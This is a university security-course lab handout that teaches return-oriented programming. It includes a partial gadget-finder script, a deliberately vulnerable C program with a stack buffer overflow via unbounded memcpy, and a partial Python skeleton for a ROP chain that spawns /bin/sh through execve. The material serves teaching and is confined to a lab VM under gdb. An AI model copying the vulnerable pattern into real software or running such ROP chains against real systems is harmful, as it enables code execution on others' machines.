Software Vulnerabilities: Exploitation and Mitigation

—

Lab 3

Alexandre Bartel

The report for the lab should consist of a single pdf file. Please use the following filename:

`lab3_FIRSTNAME_LASTNAME.pdf`

Send the report to alexandre.bartel@uni.lu with the following subject:

`MICS-SOFTVULN2019 Lab3 FIRSTNAME_LASTNAME`

The deadline is the day before the lecture n+2 at 23:59.

1 Lab3 (68 P.)

In this lab you will exploit a buffer overflow on a non-executable stack to execute arbitrary code using ROP gadgets. Use the Debian image of lab 1.
You are only expected to make the attack work `within` gdb.

1.1 Gadgets

Install the following packages as root inside the guest Debian image:

```
# apt-get install python-capstone
# apt-get install python-pyelftools
```

Question 1.1 What is capstone? What is elftools? 4 P.

```
$ lscpu
```

Question 1.2 Use the lscpu command to check if QEMU is emulating a 32 or 64 bit processor. What are the main differences between 32 and 64 bit processors? 4 P.

Question 1.3 Why is it important to know the processor architecture when disassembling native code? 2 P.

File gadget.py (available in the git repository) relies on the capstone and elftools libraries to parse ELF files. These files are the representation of binaries. To simplify we assume the only executable section is the `.text` section.

```
import sys
from capstone import *
import binascii

from elftools.elf.constants import SH_FLAGS
from elftools.elf.elffile import ELFFile
from elftools.elf.relocation import RelocationSection

#################################################################
# takes a string of arbitrary length and formats it 0x for
↪  Capstone
def convertXCS(s):
    if len(s) < 2:
        print "Input too short!"
        return 0

    if len(s) % 2 != 0:
        print "Input must be multiple of 2!"
        return 0

    conX = ''

    for i in range(0, len(s), 2):
        b = s[i:i+2]
        b = chr(int(b, 16))
        conX = conX + b
    return conX


#################################################################


def getHexStreamsFromElfExecutableSections(filename):
    print "Processing file:", filename
    with open(filename, 'rb') as f:
        elffile = ELFFile(f)

        execSections = []
```

```
38          goodSections = [".text"] #[".interp", ".note.ABI-tag",
            ↪  ".note.gnu.build-id", ".gnu.hash", ".hash",
            ↪  ".dynsym", ".dynstr", ".gnu.version",
            ↪  ".gnu.version_r", ".rela.dyn", ".rela.plt", ".init",
            ↪  ".plt", ".text", ".fini", ".rodata", ".eh_frame_hdr",
            ↪  ".eh_frame"]
39          checkedSections = [".init", ".plt", ".text", ".fini"]
40
41          for nsec, section in enumerate(elffile.iter_sections()):
42
43              # check if it is an executable section containing
                ↪  instructions
44
45              # good sections we know so far:
46              #.interp .note.ABI-tag .note.gnu.build-id .gnu.hash
                ↪  .dynsym .dynstr .gnu.version .gnu.version_r
                ↪  .rela.dyn .rela.plt .init .plt .text .fini
                ↪  .rodata .eh_frame_hdr .eh_frame
47
48              if section.name not in goodSections:
49                  continue
50
51              # add new executable section with the following
                ↪  information
52              # - name
53              # - address where the section is loaded in memory
54              # - hexa string of the instructions
55              name = section.name
56              addr = section['sh_addr']
57              byteStream = section.data()
58              hexStream = binascii.hexlify(byteStream)
59              newExecSection = {}
60              newExecSection['name'] = name
61              newExecSection['addr'] = addr
62              newExecSection['hexStream'] = hexStream
63              execSections.append(newExecSection)
64
65          return execSections
66
67
68  if __name__ == '__main__':
69      if sys.argv[1] == '--test':
70
71          md = Cs(CS_ARCH_X86, CS_MODE_64)
72          for filename in sys.argv[2:]:
73              r = getHexStreamsFromElfExecutableSections(filename)
74              print "Found ", len(r), " executable sections:"
75              i = 0
76              for s in r:
```

```
77                  print "   ", i, ": ", s['name'], "0x",
                    ↪  hex(s['addr']), s['hexStream']
78                  i += 1
79
80                  hexdata = s['hexStream']
81                  gadget = hexdata[0 : 10]
82                  gadget = convertXCS(gadget)
83                  offset = 0
84                  for (address, size, mnemonic, op_str) in
                    ↪  md.disasm_lite(gadget, offset):
85                      print ("gadget: %s %s \n") %(mnemonic,
                        ↪  op_str)
86
87
```

This line is initializing capstone to 64-bit mode:

```
md = Cs(CS_ARCH_X86, CS_MODE_64)
```

This line is retrieving the `.text` section from the executable given as the first parameter to the gadgets.py program:

```
r = getHexStreamsFromElfExecutableSections(filename)
```

This line is disassembling the hex-stream "gadget" at offset "offset" [1] to x86_64 instructions:

```
md.disasm_lite(gadget, offset)
```

Question 1.4 How many different ret instructions are there? (look at the official documentation available here on page 1685) What are the differences? 4 P.

Question 1.5 What is the maximum size of an instruction? Find the answer by reading the complete official Intel documentation (link in the previous question) [a]. At what page did you find the answer? 2 P.

[a] just joking ;-), search the pdf using the following keywords "instruction-size limit" or "instruction length limit"

Question 1.6 Complete the "gadgets.py" program to generate lists of gadgets of arbitrary length (add the –length parameter to the program). Do not forget that in x86_64 one can jump in the middle of instructions. Do not forget that gadgets do not contain branching instructions which may kill the gadget (you can filter them or print 15 P.

[1] Note that this "offset" is just to tell to the capstone library that the first instruction starts at the "offset" address.

them, but printing them adds noise). Do not forget that gadgets end with a "ret" instruction.

Question 1.7 How many gadgets of length 1, 2 and 3 (the length is the number of instructions excluding the final "ret" instruction) are there in the `.text` section of the "/bin/ls" binary of the Debian image? 4 P.

You can compare the results of your gadget extractor program with the ones of an existing tool. Download ROPGadget and extract a list of gadgets using this tool:

```
$ python ROPgadget.py --binary /bin/ls > ls.gadgets
```

Question 1.8 ROPgadget should at least find all the gadgets you have found. How many gadgets (of length 1, 2, 3) that you have generated are found by ROPgadget? How many gadgets (of length 1, 2, 3) that you have generated are not found by ROPgadget? What is the purpose of option "–depth"? Could this option impact the results of ROPgadget? 4 P.

1.2 Stack Overflow

Write the following C program in file `hexdump.c`.

```c
#include <stdio.h>
#include <inttypes.h>
#include <string.h>
#include <stdlib.h>

#define MAX_BUFFER_SIZE 1000

int function2(char* filename) {
  FILE* f = NULL;
  char buffer[MAX_BUFFER_SIZE];
  char* mbuffer = NULL;
  uint64_t size = 0;
  uint64_t i = 0;


  f = fopen(filename, "rb");
  fseek(f, 0, SEEK_END);
  size = ftell(f);
  fseek(f, 0, SEEK_SET);

  // copy content of the file to the buffer on
  // the heap
```

```
23    mbuffer = malloc(size);
24    fread(mbuffer, size, 1, f);
25    fclose(f);
26
27    // copy content from the buffer on the heap
28    // to the buffer on the stack
29    memcpy(buffer, mbuffer, size);
30
31    // dump hexa representation
32    for (i = 0; i < MAX_BUFFER_SIZE; i++) {
33      printf("%02X ", buffer[i]);
34      if ((i+1) % 8 == 0) printf("    ");
35      if ((i+1) % 16 == 0) printf("\n");
36    }
37    printf("\n");
38
39    return 0;
40  }
41
42  int main(int argc, char** argv) {
43
44    if (argc != 2) {
45      printf("error: the first argument must \
46          be the path to the file to hexdump.\n");
47      return -1;
48    }
49
50    function2(argv[1]);
51
52    // everything went according to plan
53    return 0;
54  }
```

Compile `hexdump.c` using the following command which makes the stack non-executable:

```
$ gcc -o hexdump -fno-stack-protector -no-pie hexdump.c
```

Generate an input file with the following command:

```
$ echo "hi there!" > input1.dat
```

Run the program with the following command line:

```
$ ./hexdump ./input1.dat
```

Question 1.9 What is the output? What does the program `hexdump` do? 3 P.

Question 1.10 Where and what is the security vulnerability in this program? 2 P.

Question 1.11 What input should you give to the program to generate a *Segmentation Fault*? 2 P.

You can look at the where the different libraries (code) and the code of the main program is loaded in memory (virtual memory) by looking at the content of the `maps` file in the `proc` filesystem (you should break somewhere in the target program using gdb first):

```
$ cat /proc/PID/maps
```

Question 1.12 List the libraries having an executable section linked to the program. 3 P.

Question 1.13 Use your "gadgets.py" program to compute gadgets of length 1, 2 and 3 for the libc library and the program `hexdump` itself. How many gadgets of each category do you get for libc? How many gadgets of each category do you get for `hexdump`? 3 P.

At this point you have to find the appropriate gadgets from this generated list of gadgets to simulate the execution of a shellcode. Recall that to execute a shell, you used the syscall 59 (the execve function) in Lab2. Under GNU/Linux, parameters one, two, three, four, five and six are passed to the function with the registers `rdi`, `rsi`, `rdx`, `rcx`, `r8` and `r9`, respectively. This is called the calling convention of the System V AMD64 Application Binary Interface (ABI).

```
int execve(const char *filename, char *const argv[], char *const
↪  envp[]);
```


Looking at the execve function signature, we know that we want the following:

- `rdi` initialized with the address of filename (in our case a string containing "/bin/sh", do not forget the trailing '0'!)
- `rsi` initialized with NULL
- `rdx` initialized with NULL


Do not forget to initialize `rax` with 59, since this is the register that the `syscall` instruction checks to know which method to execute.
Let's start with the initialization of `rax`. The following gadget in libc allows us to pop a 64-bit value from the stack and store it in `rax`:

```
0x00000000000e76fa : pop rax ; ret
```

When you overwrite the return address of function2, the stack should look like this:



Note that since libc is loaded at address 0x00007ffff7a3a000 in the virtual memory of the process (this address might be different on your system, check /proc/PID/maps), the gadget at offset 0x00000000000e76fa (relative to libc) will be located at address 0x7ffff7a3a000 + 0xe76fa = 0x00007ffff7b216fa.
So, when function2 returns, the execution will not go back to function main, but to the instruction at 0x7ffff7b216fa (the gadget). This gadget, pops 0x3b (from the stack) into rax. Poping from the stack moves rsp. Once this first gadget is executed, the stack is as follows:



At this point you need to find gadgets to initialize the other registers. You can put the string "/bin/sh",0 somewhere in the buffer (the address of the stack never changes).

Question 1.14 Which gadget did you select to initialize rsi? Explain. 2 P.

Question 1.15 Which gadget did you select to initialize rdx? Explain. 2 P.

Question 1.16 Which gadget did you select execute the syscall instruction? Explain. 2 P.

Question 1.17 Draw the stack with the data (don't forget to illustrate where you put the string "/bin/sh",0) and the concrete addresses of the ROP gadgets. 4 P.

Do not hesitate to write a script to make your life easier. For instance, the struct python package allows you to easily play with little/big endian and to write binary files:

```
#!/usr/bin/python

import struct
```

```
import binascii

LIBC_OFFSET = 0x7ffff7a3a000

g1 = LIBC_OFFSET + 0xe76fa # pop rax ; ret
d1 = 59

shellcode = 'A'*(10)
[...]
shellcode += struct.pack('<q', g1)
shellcode += struct.pack('<q', d1)
[...]

print ("shellcode: "+ shellcode)
with open("shellcode.dat", "wb") as f:
    f.write(shellcode)
print (binascii.hexlify(shellcode))
print ("g1: %x" % (g1))
```

Question 1.18 Write a script to generate the input file containing the ROP chain. Launch the hexdump program with the generated input file. Explain your script and the exploitation of the vulnerability. 6 P.

Note on plagiarism

Plagiarism is the misrepresentation of the work of another as your own. It is a serious infraction. Instances of plagiarism or any other cheating will at the very least result in failure of this course. To avoid plagiarism, always properly cite your sources.